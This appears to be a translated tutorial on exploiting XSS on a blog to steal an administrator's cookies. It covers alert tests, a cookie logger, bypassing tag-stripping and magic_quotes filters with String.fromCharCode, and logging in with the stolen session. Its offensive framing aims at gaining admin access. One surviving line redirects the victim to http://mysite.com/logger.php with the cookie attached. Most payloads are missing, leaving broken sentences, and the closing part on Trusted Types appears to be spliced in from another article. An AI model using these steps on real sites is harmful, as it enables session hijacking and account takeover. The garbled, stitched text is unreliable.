
Practice
XSS (cross-site scripting) is a type of vulnerability that allows JavaScript to be executed on the client side. This type of vulnerability can pose a serious security threat when used properly, and it can be exploited by many attackers. In this article we'll discuss how XSS can be used to steal cookies and other information that can be used in various scenarios. All the examples used were created solely for the purposes of this article, to help you learn how this vulnerability works.
XSS vulnerabilities become possible because the developer of the web application or script in question improperly handles user-supplied input and outputs the injected JavaScript straight onto the page. We'll discuss this in more detail later in the article, but here's the basic scenario:>

Before we begin, there are a few things you'll need in order to effectively follow along. Below is a list of what you need, with the necessary links. I've included a BASIC vulnerable script so you can play around with it. If you ever see someone using this script for anything else, they deserve to be shot.
Here's a list of things you'll need for this tutorial:>
Mozilla Firefox.
FF addon: Add and edit cookies.
FF addon: Live HTTP headers.
An ACTIVE cookie logger. Refer to the "scripts" section at the end of this guide for a logging script.
A basic understanding of JavaScript is a plus, but not required.
An XSS vulnerability to test and exploit. Refer to "scripts" at the end of this guide for an example of a vulnerable script. Hosting is up to you, try this free PHP web hosting:>
The desire and dedication to learn. [On you.]
Identifying an XSS vulnerability can be quite simple in most cases; we'll talk about possible filters and how to bypass them in the next section. The typical method for testing an XSS vulnerability is the infamous "Alert" test. Anyone with basic knowledge of JavaScript will know what this is. As a result of this test, a popup window with a message will appear on the screen. This is done by executing the JavaScript Alert() function.
This will display a message box with XSS as the message.
NOTE: There is an obvious way to filter this, but we'll talk about that in the next section.
To perform this test, we want the page in question to print the script so that the browser will execute it. So in this case, using the included vulnerable test page, enter the string . The page will now execute this, and you should get a message box saying "XSS".
With a persistent vulnerability, these tests aren't always a good idea, since they can't be removed in most cases, and the site owner will notice fairly quickly if they see a popup message that shouldn't be there. Another method of testing for the vulnerability is the document.write method. The same concepts and structure apply to this method as to the alert method — we just use the document.write function instead of the alert function. So this time we insert:
This time the script will return the string "XSS" (without quotes) and write it to the page wherever the string should be shown.
Assuming you've successfully identified an exploitable XSS vulnerability, we need to think about possible attack vectors and the various uses of XSS, as well as how we can manipulate them to obtain specific information. Here's a list of several uses of XSS with a brief description of what they do:>
[] Cookie stealing ~ Stealing users' cookies to gain access to their account and bypass certain security measures.
[] Cross-site request forgery ~ Also known as CSRF or XSRF. This type of attack is used to make a user send a request to the server without their knowledge (for example, forcing a user to change their password).
[] XSS worms ~ An XSS worm is a malicious script that can spread across a site by exploiting the site's vulnerable point. They can be devastating depending on the attacker's intentions.
[] Redirection ~ I wasn't sure what to call this one. Here the script creates an iframe to run the exploit, or opens a malicious download on a legitimate website. These attacks aren't very common, but they're active across the Internet.
[] Keylogging ~ It's in the name. This method lets you log keystrokes made by a user on the page where the XSS is located. Not as common as CSRF or worms, but it still poses a huge risk and is too often overlooked.
The type of attack largely depends on the website and the type of information you expect to obtain as a result. For example, on a blogging system with no user accounts, there's no point in spreading an XSS worm, because there's nowhere for it to go. A more suitable attack would be CSRF or cookie theft, so that in the end we gain administrator access.
Now, assuming you've successfully identified an XSS vulnerability and chosen an attack vector (in this example we'll look at cookie stealing), we move on to setting up our logger and a few methods.
Example 1:
URL of our cookie logger: http://mysite.com/logger.php Vulnerable page: http://someblog.com/index.php Injection point: http://someblog.com/post.php
Now that we have all this set up, we can hack away. You can use the following methods to log cookies with JavaScript:
Once you post this to the blogging system and it's reflected on index.php, we just need to be patient and hope that the site administrator visits it soon so we can grab their cookie.
Another method I want to cover is the
Inside the script we just need the logger — use the function from Example 1. Example of our script:
location.href = ' http://mysite.com/logger.php?cookie='+cookie ;
Again, as with everything, patience is a virtue. I'm assuming that if you've read this far, you have some level of interest. Just keep at it, no matter how difficult the problems get. If you reach the point where you're thinking, "I can't fucking do this!", just take a step back, go through it again, and take your time. There's no rush, is there? You have nothing to prove. If you do, you're doing it for the wrong reasons.
As with any vulnerability, there's always some obstacle that can prevent us from doing what we intend to do, whether that's filtering our code or stopping us entirely. In this section I'll go over three examples of filters you might encounter along the way, and how to bypass them. Other people might have other ways to bypass these, and I'm sure over time you'll pick up your own techniques. The first filter I'll show you is a filter that strips the "" tags. Although this is a very simple and common filtering method, it's laughably easy to bypass. Of course, there are other things that can completely prevent XSS from occurring, such as HTML encoding, etc. but I'll go over all that in the prevention section near the end.
Example 1 ~ Tag stripping:
I insert the JavaScript: '',
and it returns the string: alert('XSS').
Never fear, there's a way around this. If I now insert this: '
Now the script will strip the tags and display what's left, namely: .
Example 2 ~ magic_quotes:
I'm assuming you know what magic_quotes is. If not, read up on Wikipedia or just look it up on Google.
I insert the JavaScript ', and it returns the string .
Now, it's obvious this won't execute since the JavaScript isn't formatted correctly; we need to find a way to use quotes (' and "). Fortunately for us, JavaScript has a built-in function you can use to encode/decode strings, called String.fromCharCode(). Now in this case we want to produce a popup message box saying "XSS" without quotes. So we need to execute this JavaScript:
This should now produce the message box. You can apply this method to many things when using XSS.
TIP: When using integer values, you don't need quotes. ()
Now, back to stealing our cookies. We want to apply this method to our cookie stealing. In the following example, we'll assume that the blog we're trying to gain admin access to uses BOTH of these filters, so we'll apply both bypass methods.
Example:
URL of our cookie logger: http://mysite.com/logger.php URL of our script: http://mysite.com/script.js Vulnerable page: http://someblog.com/index.php Injection point: http: //someblog.com/post.php
JavaScript to post (all on one line):
So now this will be echoed as:
onto the index.php page on our vulnerable site.
The last limitation I'd like to overcome is the length you're allowed to post on the index page. if, say, it was 50 characters, we wouldn't be able to post this on the page. There are two main ways to get around this — the first is to use an external script:
Example 1:
Another example is using a different tag, such as the tag.
>
If your website has a long URL, such as http://www.thisismyubersuperblog.com/, you could try using the IP address, whose length is <= 27.
Now that you've successfully set up and started exploiting the XSS, all you can do is wait for a user with higher privileges than you to execute your script — preferably an administrator. Once you've caught one, you can log in as that user if the session is still valid. There are many ways to do this, but in this example I'll use 'Add N Edit Cookies', which is an addon for Firefox. I'm assuming you already have cookies set up and editable; if not, refer to the second section of the article.
Adding a cookie:
Repeat this procedure until all cookies have been added. After that, you can go to the website and check whether you're logged in. Smiley face
There are quite a few ways to avoid XSS vulnerabilities.

But the best method is HTML encoding (sanitization). Most scripting languages support HTML encoding; in PHP, for example, you simply pass your string through the htmlentities() function, and it converts your string into HTML-encoded values, and in Perl you would use this encoding method:
$a = "lolwtfhax"; use HTML::Entities(); $encoded = HTML::Entities::encode($a);
using a special flag in Chrome:
The web platform provides a set of ready-made types:
But we can also add our own if needed.
CSP (Content Security Policies) is special additional information that is passed to the browser either in HTTP headers or in the site's meta tags.
To enable Trusted Types, you only need to add an extra directive to the CSP:
And now, if you do something like this in the code:
| el.innerHTML = location.hash.slice(1); //string |
The browser will simply throw an error:
Uncaught TypeError: Failed to set the ’innerHTML’ property on ’Element’: This document requires `TrustedHTML` assignment.
But if we make the assignment through a special object:
| el.innerHTML = aTrustedHTML; |

Comments